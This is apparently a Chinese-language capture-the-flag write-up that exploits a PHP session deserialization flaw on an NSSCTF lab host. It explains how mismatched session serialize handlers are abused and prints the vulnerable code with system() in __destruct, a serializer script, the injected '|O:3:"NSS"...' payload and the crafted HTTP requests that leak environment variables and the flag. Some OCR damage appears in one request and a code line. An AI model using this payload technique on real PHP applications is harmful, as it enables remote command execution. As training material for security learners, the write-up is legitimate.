


```php
<?php
ini_set('session.serialize_handler', 'php_serialize');
session_start();
highlight_file(__FILE__);
$_SESSION["name"] = $_GET["a"];

// next index2.php
```

1.打开靶场，提示session反序列化


```
session反序列化触发条件为：处理session处理器不同导致格式混用

php处理session时有两个动作
1.存储：脚本结束时把$_SESSION数组序列化为字符串存入文件
2.读取：脚本开始时把文件理的字符串反序列化回$_SESSION数组

若存储的页面和读取的页面的session处理器不同，则会导致session反序列化
```

2.查看index2.php文件，可以看到两个页面session处理器不一样


```
当在第一个页面传入a=|O:3:"NSS":1:{s:3:"ctf";s:3:"env";}时
php_serialize会把a:1:{s:4:"name";s:34:"|O:3:"NSS":1:{s:3:"ctf";s:3:"env";}";}存入
session文件
当访问第二个页面执行session_start()时，会先查看有没有PHPSESSID，有则sess_<SESSID>文件，将
文件内容反序列化读出，而php处理器会寻找第一个'|',找到后会把内容看成“键名|序列化值”，在这里他会
将O:3:"NSS":1:{s:3:"ctf";s:3:"env";}";}看成序列化值（后面的“;}”看成垃圾字符），然后反序列
化读出，造成漏洞
```



```php
<?php
ini_set('session.serialize_handler', 'php');
session_start();
highlight_file(__FILE__);
class NSS
{
    public $ctf;
    function __construct()
    {
        $this->ctf = 'dir';
    }

    function __destruct()
    {
        system($this->ctf);
    }
}
```

3.返回第一个页面，将其抓包




类型	方向	Host	方法	URL	状态码
HTTP	→ 请求	node6.anna.nssctf.cn	GET	http://node6.anna.nssctf.cn:28766/	

```
ET / HTTP/1.1
ost: node6.anna.nssctf.cn:28766
ache-Control: max-age=0
ccept-Language: en-US
pgrade-Insecure-Requests: 1
ser-Agent: Mozilla/5.0 (Windows NT 10.0;
in64; x64) AppleWebKit/537.36 (KHTML, like
ecko) Chrome/127.0.6533.100 Safari/537.36
ccept:
ext/html,application/xhtml+xml,application/x
l;q=0.9,image/avif,image/webp,image/apng,*/*
q=0.8,application/signed-exchange;v=b3;q=0.7
ccept-Encoding: gzip, deflate, br
ookie: PHPSESSID=
77e15236b409227f387c08ea4e8474a
onnection: keep-alive
```

```php
<?php
ini_set('session.serialize_handler', 'php_serialize')
session_start();
highlight_file(__FILE__);
$_SESSION["name"] = $_GET["a"];

// next index2.php
```

4.发送到重发器




```
GET / HTTP/1.1
Host: node6.anna.nssctf.cn:28766
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=577e15236b409227f387c08ea4e8474a
Connection: keep-alive
```

根据index2.php写一个序列化脚本

```php
<?php
class NSS
{
    public $ctf;
}
$a=new NSS;
$a->ctf = 'env';
echo $b=serialize($a);
echo strlen($b);
//O:3:"NSS":1:{s:3:"ctf";s:3:"env";}
```


5.在序列化好的字符串前面加上’|‘，进行get传参

要用相同的PHPSESSID访问两个页面，不然在index.php上传的数据不会在index2.php读出




```
GET /?a=|O:3:"NSS":1:{s:3:"ctf";s:3:"env";} HTTP/1.1
Host: node6.anna.nssctf.cn:28766
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=577e15236b409227f387c08ea4e8474a
Connection: keep-alive
```

6.修改请求头访问index2.php



```
GET /index2.php HTTP/1.1
Host: node6.anna.nssctf.cn:28766
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=577e15236b409227f387c08ea4e8474a
Connection: keep-alive
```

查看响应得到flag



```
APACHE_ENVVARS=/etc/apache2/envvars
FLAG=NSSCTF{53cf3d68-7462-437e-bd94-26e1aa52899a}
```